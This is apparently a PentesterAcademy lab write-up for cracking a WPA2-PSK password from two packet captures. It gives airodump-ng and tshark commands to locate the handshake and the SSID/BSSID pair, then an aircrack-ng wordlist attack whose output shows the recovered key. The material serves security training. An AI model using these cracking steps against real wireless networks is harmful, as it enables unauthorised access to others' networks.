ATTACK DEFENSE


by PentesterAcademy

Name	WPA2 PSK Cracking III
URL	https://www.attackdefense.com/challengedetails?cid=67
Type	Cracking : Wi-Fi Networks

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.


Step 1: Check both capture files in airodump-ng.

Command: airodump-ng -r WPA2-PSK-Capture1.cap



```
CH  0 ][ Elapsed: 8 s ][ 2018-11-03 18:09 ][ Finished reading input file WPA2-PSK-Capture1.cap.

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:A3:86:49:F2:4E    0        0       74    0   0  -1   OPN              <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

B8:A3:86:49:F2:4E  78:A3:E4:3E:CE:1E    0    0e- 0      0      108
```

Command: airodump-ng -r WPA2-PSK-Capture2.cap




```
CH  0 ][ Elapsed: 8 s ][ 2018-11-03 18:10 ][ Finished reading input file WPA2-PSK-Capture2.cap.

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:A3:86:49:F2:4E    0        1       68    0  10  11e. WPA2 CCMP   PSK  WiFi-wpa

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

B8:A3:86:49:F2:4E  78:A3:E4:3E:CE:1E    0    0e- 0   1302      103
```

There is one SSID with BSSID B8:A3:86:49:F2:4E and Client 78:A3:E4:3E:CE:1E. However, we can notice that in first file, airodump was not able to figure out the SSID. If we try to run aircrack-ng on the files, it will fail.

This means that both files doesn't have all the pieces of information, needed to crack the password. We already know that second file has the SSID name information. Check for 4-way handshake now.

Commands:
tshark -r WPA2-PSK-Capture1.cap -Y ‘eapol’
tshark -r WPA2-PSK-Capture2.cap -Y ‘eapol’



```
student@attackdefense:~$ tshark -r WPA2-PSK-Capture1.cap -Y 'eapol'
   55  12.709766 D-LinkIn_49:f2:4e ? Apple_3e:ce:1e EAPOL 133 Key (Message 1 of 4)
   56  12.710723 D-LinkIn_49:f2:4e ? Apple_3e:ce:1e EAPOL 133 Key (Message 1 of 4)
   58  12.712807 Apple_3e:ce:1e ? D-LinkIn_49:f2:4e EAPOL 155 Key (Message 2 of 4)
   60  12.714886 D-LinkIn_49:f2:4e ? Apple_3e:ce:1e EAPOL 189 Key (Message 3 of 4)
   62  12.717392 Apple_3e:ce:1e ? D-LinkIn_49:f2:4e EAPOL 133 Key (Message 4 of 4)
   63  12.718915 Apple_3e:ce:1e ? D-LinkIn_49:f2:4e EAPOL 133 Key (Message 4 of 4)
student@attackdefense:~$
student@attackdefense:~$
student@attackdefense:~$ tshark -r WPA2-PSK-Capture2.cap -Y 'eapol'
```


We can observe that first file has the 4-way handshake but second ones doesn’t. Hence, we will find out the SSID and BSSID pair :

Command: tshark -r WPA2-PSK-Capture2.cap -Y 'wlan.fc.type_subtype == 0x0008' -Tfields -e wlan.ssid -e wlan.bssid

Answer: WiFi-wpa b8:a3:86:49:f2:4e

Step 2: We can use aircrack-ng to launch the attack with the wordlist we have downloaded. We can now start the cracking process with.

Command: aircrack-ng -w 1000000-password-seclists.txt -e WiFi-wpa -b b8:a3:86:49:f2:4e WPA2-PSK-Capture1.cap



```
                              Aircrack-ng 1.2 beta3


                 [00:05:16] 68528 keys tested (248.29 k/s)


                         KEY FOUND! [ cherry123 ]


Master Key     : 3B D0 E7 45 BF A2 F1 34 72 8A C3 BA 94 FF C3 92
                 DD 3C F7 CD 55 F8 E2 CF 80 E8 14 1A C6 FE 05 48

Transient Key  : 01 5B 3C 1A 61 BC 4A 2A 0A 2D 1C 76 19 2F DA 8D
                 78 77 7B D7 E0 47 B7 73 A9 BC FC 89 08 2D 35 3C
                 AC 6F 8B 64 78 0E 54 AC 6B CD C2 0D 45 08 00 C0
                 40 BE BE 8E CD 6E F3 40 F8 E5 E3 91 0F D2 79 78

EAPOL HMAC     : 17 DD 75 5B DE 42 D8 43 80 36 74 4F 63 7C 25 57
```

Flag: cherry123

References:

1. Aircrack-ng (https://www.aircrack-ng.org/)